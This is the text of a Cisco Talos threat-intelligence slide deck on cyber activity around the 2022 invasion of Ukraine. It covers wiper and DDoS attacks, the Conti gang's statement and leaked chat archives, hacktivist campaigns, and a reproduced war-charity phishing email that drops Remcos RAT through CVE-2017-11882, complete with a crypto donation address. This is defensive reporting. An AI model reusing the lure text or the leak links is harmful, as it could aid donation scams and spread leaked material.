TALOS

Cisco Security Research

Fighting the Good Fight

Who am I?

Joe Marshall

Twitter - @immortanjo3

Senior Security Strategist and threat researcher

Hacking, IoT, banjos and keeping the internet safe.

Baltimore, MD

Talos
Cisco Security Research


World-class breadth and depth of Cisco Talos

625B
web requests per day

200+
vulnerabilities discovered per year

1.4M+
new malware samples per day

30B
endpoint events per day



840K
networks protected


67M
mailboxes protected

87M
endpoints protected

Talos
Cisco Security Research


Our job is protecting your network

Talos is the threat intelligence group at Cisco. We are here to fight the good fight — we work to keep our customers, and users at large, safe from malicious actors.


Detection Research
Community
Strategic Communications
Vulnerability Research & Discovery
Threat Intelligence & Interdiction
Engineering & Development
Incident Response

Talos
Cisco Security Research

Threat Intel in a Nutshell




Actionable Intelligence

Unmatched Visibility

Collective Response

Talos
Cisco Security Research

Talos Threat Intelligence on current cyber threats in Ukraine



TALOS

Cisco Security Research

Threat Intelligence

(Ukraine - a complex and fluid situation)

Talos
Cisco Security Research

Strategic Goals

Undermine the ability to defend

Undermine support

Cause dissent and disruption

- (Modify opinion & behavior)

Gather information

Talos
Cisco Security Research

Operational Observations in Ukraine

- Defacement and wiper attacks
- DDoS attacks
- Possible BGP manipulation
- Increase in cadence immediately before invasion

As of right now, we have not seen any major cyber operations in support of the invasion

Operational Future Perspectives

- Possibility of release of destructive cyber weapon & risk of collateral damage
- Offensive cyber operations in response to international sanctions
- Espionage activity to understand international response

Cisco Security Research

Potential Russian Response

Undermine support, cause dissent & disruption

Strategic goal – modify international behavior

Cyber attacks (without provoking a full international response)

- DDoS Attacks
- Disrupt operational technology (or increase costs)

Exploit complex systems

- Disrupt supply chain
- Disrupt key systems via DDoS

Disinformation


- “This is all due to NATO aggression”
- “Why suffer for Ukraine?”
- Exploit internal dissent or ethnic/religious/political divides

Cisco Security Research

Unexpected Developments

Conti ransomware gang


- Announced “retaliation measures” against “Western warmongers”
- Individual with Ukrainian sympathies and access to Conti file and chat servers releases their data



“WARNING”


💬 As a response to Western warmongering and American threats to use cyber warfare against the citizens of Russian Federation, the Conti Team is officially announcing that we will use our full capacity to deliver retaliatory measures in case the Western warmongers attempt to target critical infrastructure in Russia or any Russian-speaking region of the world. We do not ally with any government and we condemn the ongoing war. However, since the West is known to wage its wars primarily by targeting civilians, we will use our resources in order to strike back if the well being and safety of peaceful citizens will be at stake due to American cyber aggression.

2/25/2022 | 👁 380 | READ MORE »



conti leaks @ContiLeaks · 12h

My comments are coming from the bottom of my heart which is breaking over my dear Ukraine and my people. Looking of what is happening to it breaks my heart and sometimes my heart wants to scream.



conti leaks @ContiLeaks · 18h

this is the 2020 chats: anonfiles.com/H8B7b1L4x6/2_t...

💬 3 🔁 21 ♡ 51

conti leaks @ContiLeaks · 27 Feb

conti jabber leaks anonfiles.com/VeP6K6K5xc/1_t...

💬 16 🔁 143 ♡ 283


TALOS

Cisco Security Research

Unexpected Developments

Cyber criminals exploit Ukraine

- We’ve detected a phishing campaign utilizing the war in Ukraine as a lure
- Effective scam technique like Covid
- Drops Remcos RAT, commodity malware tool
- Exploits CVE-2017-11882



Ukraine / Україна Govt® <donate@president.gov.ua>   victim@talosintelligence.com

[Virus :]Donate to Help Children in Ukraine


Offer-Request.doc
13 KB

A donation campaign has been launched to support Ukrain and also help refugees fleeing the conflict in Ukraine
The campaign, organized by the humanitarian organization Act for Peace, is hoping to raise **$9,000,000** to support refugees in the region.

Stand with the people of Ukraine. Now accepting cryptocurrency donations. Bitcoin, Ethereum, USDT and NFT

BTC - bc1q2vhvvarun3d8u40s7uuml2m07lp90k62y84eg4

Best Regards
Ukraine
#BeautifulUkraine




Address	3EXBGKsEWsvG9cWvdrBFcJ2PAEgiwPChgR
Format	BASE58 (P2SH)
Transactions	0
Total Received	0.00000000 BTC
Total Sent	0.00000000 BTC
Final Balance	0.00000000 BTC

Talos
Cisco Security Research

Unexpected Developments

Cyber warfare & hacktivism

- Anonymous launches campaign to disrupt Russian systems
- Ukraine launches “IT Army of Ukraine” to encourage hacktivists to participate in cyber attacks



Anonymous TV 🇺🇦 Retweeted

Anonymous @YourAnonNews · 2h

#Anonymous #OpRussia


Anonymous activists have been engaged in a cyber warfare campaign against Putin & his allies. We, as activists, will not sit idle as Russian forces kill and murder innocent people trying to defend their homeland.

youtube.com

Anonymous: OpRussia

Alternatives to circumvent Russian censorship:Tor network, external VPN provider (outside of Russia)...

418 · 1,383 · 10K




IT ARMY of Ukraine

42.1K subscribers

February 27

